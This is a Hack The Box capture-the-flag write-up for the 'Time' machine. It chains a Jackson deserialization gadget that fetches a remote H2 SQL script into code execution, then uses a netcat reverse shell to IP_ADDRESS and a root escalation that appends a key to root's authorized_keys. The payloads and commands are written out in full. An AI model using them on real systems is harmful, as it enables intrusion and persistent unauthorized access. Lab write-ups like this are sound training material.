
# TIME | Kaosam


**My profile -> https://www.hackthebox.eu/home/users/profile/149676**

Port scanning results:



```
root@unknown:~/Desktop# nmap -sC -sV 10.10.10.214
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-14 11:14 CEST
Stats: 0:02:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.75% done; ETC: 11:17 (0:00:03 remaining)
Stats: 0:02:34 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.75% done; ETC: 11:17 (0:00:04 remaining)
Nmap scan report for 10.10.10.214
Host is up (0.066s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE   VERSION
22/tcp open  ssh       OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2
.0)
80/tcp open  ssl/http?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 159.44 seconds
root@unknown:~/Desktop# 
```

The only open ports are 22 and 80. If you browse the browser, you will come across a website, where an application called JSON Parser runs:



If we test a JSON string for an input and select the Beautify option, a correct output is returned, but if we use the second function of the "Validate (beta)" drop-down menu, a Java exception is thrown from the backend:

```
Validation failed: Unhandled Java exception:
com.fasterxml.jackson.databind.exc.MismatchedInputException: Unexpected
token (START_OBJECT), expected START_ARRAY: need JSON Array to contain
As.WRAPPER_ARRAY type information for class java.lang.Object
```

Searching online, we can see how Jackson is a Java library, for which there are many CVEs, as far as Jackson gadgets are concerned:

https://blog.doyensec.com/2019/07/22/jackson-gadgets.html


It is therefore possible to create an SQL script, hosting it through a server on port 80:

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
java.io.IOException {

      String[] command = {"bash", "-c", cmd};

      java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).us
eDelimiter("\\A");

      return s.hasNext() ? s.next() : "";  }

$$;

CALL SHELLEXEC('id > exploited.txt')
```

Then giving the application the following JSON as input:

```
["ch.qos.logback.core.db.DriverManagerConnectionSource",

{"url":"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM
'http://IP_ADDRESS/inject.sql'"}]
```

We get the HTTP 200 response from the server:




```
root@unknown:~/Desktop# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.214 - - [14/Apr/2021 11:48:36] "GET /inject.sql HTTP/1.1" 200 -
```

Now that it works, you can customize the sql script to get a reverse shell.

Putting the terminal to listen (nc -lvp PORT), and editing the script to return the shell via nc:

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
java.io.IOException {

      String[] command = {"bash", "-c", cmd};

      java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).us
eDelimiter("\\A");

      return s.hasNext() ? s.next() : "";  }

$$;

CALL SHELLEXEC('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
IP_ADDRESS PORT >/tmp/f')
```

We get a shell, for example in this case on port 4444, user "pericles":



```
root@unknown:~/Desktop# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.214.
Ncat: Connection from 10.10.10.214:34088.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(pericles) gid=1000(pericles) groups=1000(pericles)
$ 
```


Once the user flag is obtained, it is advisable to upgrade the shell to navigate in an interactive bash, through python:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

To get the root, we start the enumeration through linpeas.sh:


https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS

Transferred the file with wget to the victim machine, once executed it is observed that the user pericles owns the executable /usr/bin/timer_backup.sh:



```
/var/lib/php/sessions
/var/tmp
/var/tmp/timer_backup.sh.swo
/var/tmp/timer_backup.sh.swp
/var/www/html
/usr/bin/timer_backup.sh

[+] Searching passwords in config PHP files

[+] Finding IPs inside logs (limit 70)
    105 /var/log/cloud-init-output.log:0.0.0.0
     68 /var/log/cloud-init-output.log:255.255.255.0
     35 /var/log/cloud-init-output.log:255.0.0.0
     35 /var/log/cloud-init-output.log:127.0.0.1
     25 /var/log/cloud-init-output.log:10.10.10.2
     25 /var/log/cloud-init-output.log:10.10.10.0
     24 /var/log/cloud-init-output.log:10.10.10.111
```


The content reveals the following code string:



```
pericles@time:/home/pericles$ cat /usr/bin/timer_backup.sh
#!/bin/bash
zip -r website.bak.zip /var/www/html && mv website.bak.zip /root/backup.zip
pericles@time:/home/pericles$
```

You can therefore try to write the public key of the victim machine into the authorized keys of the root user, so as to then access via ssh:

```
echo "echo PUBLIC_KEY >> /root/.ssh/authorized_keys" >>
/usr/bin/timer_backup.sh
```



```
root@unknown:~/.ssh# ssh root@10.10.10.214
The authenticity of host '10.10.10.214 (10.10.10.214)' can't be es
ECDSA key fingerprint is SHA256:sMBq2ECkw0OgfWnm+CdzEgN36He1XtCyD7
Are you sure you want to continue connecting (yes/no/[fingerprint]
Warning: Permanently added '10.10.10.214' (ECDSA) to the list of k
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 14 Apr 2021 10:42:22 AM UTC

  System load:             0.0
  Usage of /:              18.2% of 27.43GB
  Memory usage:            44%
  Swap usage:              0%
  Processes:               277
```

Rooted!

**Contact me on Twitter:** [https://twitter.com/samuelpiatanesi](https://twitter.com/samuelpiatanesi)

**You can find more writeups on my Github repo:** [https://github.com/Kaosam/HTBWriteups](https://github.com/Kaosam/HTBWriteups)